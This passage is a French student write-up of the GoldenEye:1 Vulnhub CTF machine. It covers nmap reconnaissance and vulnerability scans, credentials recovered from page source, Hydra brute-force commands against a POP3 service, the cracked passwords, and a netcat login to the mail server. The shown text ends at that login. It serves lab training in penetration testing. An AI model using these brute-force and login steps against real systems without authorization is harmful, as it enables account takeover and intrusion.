Ethical Hacking & Defense

CTF: Captured the Flag:

Machines: ***GOLDENEYE:****1*, ***Misdirection :****1*, ***BoredHackerBlog: Social Network 2.0***

Written by:
EL HANAFI Maha

2021/2022

Sommaire

I. GOLDENEYE :1: level: Intermediate/Advanced _____3

II. Misdirection :1 intermediate level _____36

III. BoredHackerBlog: Social Network 2.0 level: hard (interested part!) _____43

I. GOLDENEYE :1: level: Intermediate/Advanced


GoldenEye est un défi sur le thème des services secrets développé par creosote et hébergé sur Vulnhub. GoldenEye est une boîte de style CTF, plutôt qu'un scénario pentest réaliste. Cette boîte nécessite un peu de réflexion « hors de la boîte », pour atteindre la racine.

Auteur de la machine virtuelle : « J'ai récemment fini de créer une machine vulnérable de type OSCP qui a pour thème le grand film de James Bond (et encore meilleur jeu n64) GoldenEye. ***L'objectif est d'obtenir la racine et de capturer les codes secrets GoldenEye - drapeau.txt.***

Il la classerais comme intermédiaire. La machine a une bonne variété de techniques nécessaires pour obtenir la racine - pas de développement d'exploit / débordements de tampon. Après avoir terminé l'OSCP, je pense que ce serait un excellent exercice, en plus il y a un soupçon de saveur CTF. » **Partie 1 :**

Après avoir démarrer les machines virtuelles, on a besoin d'identifier l'adresse IP de la machine victime (GOLDENEYE :1). C'est pour cela on utilise la commande ***netdiscover***.
Deux méthodes pour utiliser cette commande :
netdicover : est une alternative à l'arp-scan qui peut être utilisée pour découvrir l'adresse IP de la cible.

Netdicover -i eth0 -r 192.168.222.0/24 (@IP du réseau)



@IP de la machine cible : ***192.168.222.128***

Ensuite, commençons à explorer la machine. La première étape consiste à trouver les ports et services ouverts disponibles sur la machine cible. J'ai donc commencé une analyse complète du port Nmap sur la machine cible, qui peut être vue dans la capture d'écran donnée cidessous.

Il y avait deux ports pop3 et un port smtp en dehors de l'application Web s'exécutant sur le port 80.

```
nmap -p- -Pn -n 192.168.222.128
```

```
┌──(root💀kali)-[/home/kali]
└─# nmap -p- -Pn -n 192.168.222.128
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-28 08:49 EST
Nmap scan report for 192.168.222.128
Host is up (0.0017s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
55006/tcp open  unknown
55007/tcp open  unknown
MAC Address: 00:0C:29:B2:4A:9A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.52 seconds
```

```
┌──(root💀kali)-[/home/kali]
└─# nmap -p25,80,55006,55007 -A -Pn -n 192.168.222.128
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-28 08:55 EST
Nmap scan report for 192.168.222.128
Host is up (0.00072s latency).

PORT      STATE SERVICE     VERSION
25/tcp    open  smtp
| fingerprint-strings:
|   Hello:
|     220 ubuntu GoldentEye SMTP Electronic-Mail agent
|_    Syntax: EHLO hostname
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
DSN,
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: USER PIPELINING CAPA UIDL SASL(PLAIN) STLS AUTH-RESP-CODE RESP-CODES TOP
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.91%I=7%D=11/28%Time=61A38A52%P=x86_64-pc-linux-gnu%r(Hel
SF:lo,4D,"220\x20ubuntu\x20GoldentEye\x20SMTP\x20Electronic-Mail\x20agent\
SF:r\n501\x20Syntax:\x20EHLO\x20hostname\r\n");
MAC Address: 00:0C:29:B2:4A:9A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.222.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.33 seconds
```

CVE detection using nmap

L'une des plus grandes fonctionnalités de Nmap que tous les administrateurs réseau et systèmes ne connaissent pas est ce qu'on appelle « Nmap Scripting Engine » (connu sous le nom de NSE). Ce moteur de script permet aux utilisateurs d'utiliser un ensemble prédéfini de scripts ou d'écrire les leurs à l'aide du langage de programmation Lua. L'utilisation de scripts Nmap est cruciale pour automatiser les analyses du système et des vulnérabilités. Par exemple, si vous souhaitez exécuter un test de vulnérabilité complet sur votre cible, vous pouvez utiliser les paramètres suivants :

Nmap -Pn –script vuln @IP adresse de la machine cible

```
┌──(root💀kali)-[/home/kali]
└─# nmap -Pn --script vuln 192.168.222.128                                    1 ×
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-27 05:08 EST
Stats: 0:03:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.52% done; ETC: 05:11 (0:00:03 remaining)
Nmap scan report for 192.168.222.128
Host is up (0.00012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
25/tcp open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 00:0C:29:B2:4A:9A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 324.92 seconds
```

Detecting malware infections on remote host


Nmap est capable de détecter les logiciels malveillants et les portes dérobées en exécutant des tests approfondis sur quelques services de système d'exploitation populaires tels que Identd, Proftpd, Vsftpd, IRC, SMB et SMTP. Il dispose également d'un module pour vérifier les signes de logiciels malveillants populaires à l'intérieur des serveurs distants et intègre également les bases de données de navigation sécurisée et virustotal de Google. Une analyse courante des logiciels malveillants peut être effectuée à l'aide de :

Nmap -sV –script=http=malware-host @IP adresse de la machine cible


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV --script=http-malware-host 192.168.222.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-28 06:49 EST
Nmap scan report for 192.168.222.128
Host is up (0.00089s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
25/tcp open  smtp
| fingerprint-strings:
|   Hello:
|     220 ubuntu GoldentEye SMTP Electronic-Mail agent
|_    Syntax: EHLO hostname
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-malware-host: Host appears to be clean
|_http-server-header: Apache/2.4.7 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.91%I=7%D=11/28%Time=61A36CE0%P=x86_64-pc-linux-gnu%r(Hel
SF:lo,4D,"220\x20ubuntu\x20GoldentEye\x20SMTP\x20Electronic-Mail\x20agent\
SF:r\n501\x20Syntax:\x20EHLO\x20hostname\r\n");
MAC Address: 00:0C:29:B2:4A:9A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.55 seconds
```

L'application principale a suggéré de naviguer vers ***/sev-home/.*** Cependant, l'application a demandé le nom d'utilisateur et le mot de passe lors de la navigation vers ***/sev-home/*** et je n'avais aucune idée sur les informations d'identification encore.

Dans la capture d'écran ci-dessus, nous pouvons voir qu'il y a quatre ports ouverts disponibles sur la machine cible. Comme le port 80 est disponible sur la machine cible, vérifions d'abord l'application. J'ai ouvert l'IP de la machine cible sur le navigateur et il a montré une page Web intéressante:




Dans la capture d'écran ci-dessus, il y a un indice mentionné dans le texte affiché. Il indique de « naviguer vers /sev-home/ "Alors ouvrons ce dossier sur le navigateur et découvrons où il nous emmène. Il peut être vu dans la capture d'écran suivante.



Vous pouvez voir que la page ci-dessus nécessite une authentification, car elle nous a incités à entrer un nom d'utilisateur et un mot de passe. J'ai commencé à vérifier le contenu html de la page d'accueil pour des conseils utiles. Après un certain temps, j'ai trouvé que la page d'index a quelque chose d'intéressant qui peut être exploré plus loin. Il peut être vu dans la capture d'écran donnée ci-dessous.

Dans la capture d'écran ci-dessus, vous pouvez voir dans la zone en surbrillance qu'il y a un fichier JavaScript appelé « terminal.js » qui semble intéressant. Ouvrons ce fichier JavaScript dans une autre fenêtre de navigateur. Il peut être vu dans la capture d'écran ci-dessous.




Nous avons trouvé deux noms d'utilisateur dans la section des commentaires. Ils sont énumérés ci-dessous :


-Boris
-Natalya

Nous avons également trouvé une chaîne codée qui peut être vue dans la zone mise en évidence dans la capture d'écran ci-dessus. Il est mentionné dans les commentaires de l'utilisateur qu'il s'agit du mot de passe. Décodons la chaîne et essayons de nous connecter à l'application avec ces informations d'identification.

La chaîne codée est donnée ci-dessous :


InvincibleHack3r
Pour décoder la chaîne, j'ai utilisé l'outil Burp Decoder avec les paramètres du décodeur HTML. Vous pouvez voir le résultat dans la capture d'écran donnée ci-dessous.






Comme vous pouvez le voir, nous avons décodé le mot de passe. Comme nous avons déjà deux noms d'utilisateur valides trouvés ci-dessus, essayons de nous connecter à l'application avec ces informations d'identification.

Mot de passe décodé: InvincibleHack3r :





On peut voir dans la capture d'écran ci-dessus que nous nous sommes connectés avec succès à l'application "GoldenEye". Il y a quelques informations données sur la page d'accueil qui méritent d'être notées. Il peut être vu dans la zone en surbrillance dans la capture d'écran cidessus. Le message en surbrillance est le suivant :


"Rappelez-vous, puisque la sécurité par obscurité est très efficace, nous avons configuré notre service pop3 pour qu'il s'exécute sur un port non par défaut très élevé…"

À partir du message ci-dessus, nous pouvons comprendre qu'un service POP3 actif s'exécute sur un port autre que celui par défaut. Par défaut, les ports POP3 sont les suivants:

- Port 110 – port non chiffré
- Port 995 – Port SSL / TLS, également appelé **POP3S (sécurisé)**

Comme nous avons déjà effectué une analyse Nmap complète sur l'adresse IP cible dans la toute première étape, nous connaissons donc déjà le port sur lequel le serveur POP3 s'exécute.i

De plus, lors de l'analyse du contenu HTML de « terminal.js », nous avons trouvé une note dans les commentaires indiquant que le système cible utilise des mots de passe par défaut. Essayons donc de forcer le service pop3 avec Hydra, en utilisant le nom d'utilisateur « boris » qui a été trouvé à l'étape précédente. La sortie de la commande Hydra est visible dans la capture d'écran suivante.




Commande utilisée :

hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 192.168.222.128 -s 55007 pop3

Dans la zone en surbrillance de la capture d'écran ci-dessus, nous pouvons voir que l'attaque par force brute a réussi et que l'outil a déchiffré le mot de passe de l'utilisateur « boris ». Répétons le même processus pour l'autre utilisateur, « natalya ». Cette deuxième analyse a été réussie, et le résultat nous a fourni le mot de passe de l'utilisateur « natalya ». Il peut être vu dans la capture d'écran donnée ci-dessous.

Commande utilisée :

hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f 192.168.222.128 -s 55007 pop3



Nous avons donc maintenant deux combinaisons nom d'utilisateur et mot de passe qui peuvent être vues dans le tableau suivant.

User Name	Password
boris	secret1!
natalya	bird

Essayons de nous connecter à l'application cible avec ces informations d'identification. J'ai utilisé l'utilitaire Netcat pour me connecter au serveur cible via le port pop3 et en utilisant les informations d'identification de l'utilisateur « boris ». Il peut être vu dans la capture d'écran donnée ci-dessous.

```
┌──(root💀kali)-[/home/kali]
└─# nc 192.168.222.128 55007                                    1 ×
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.

-ERR Unknown command:
LIST
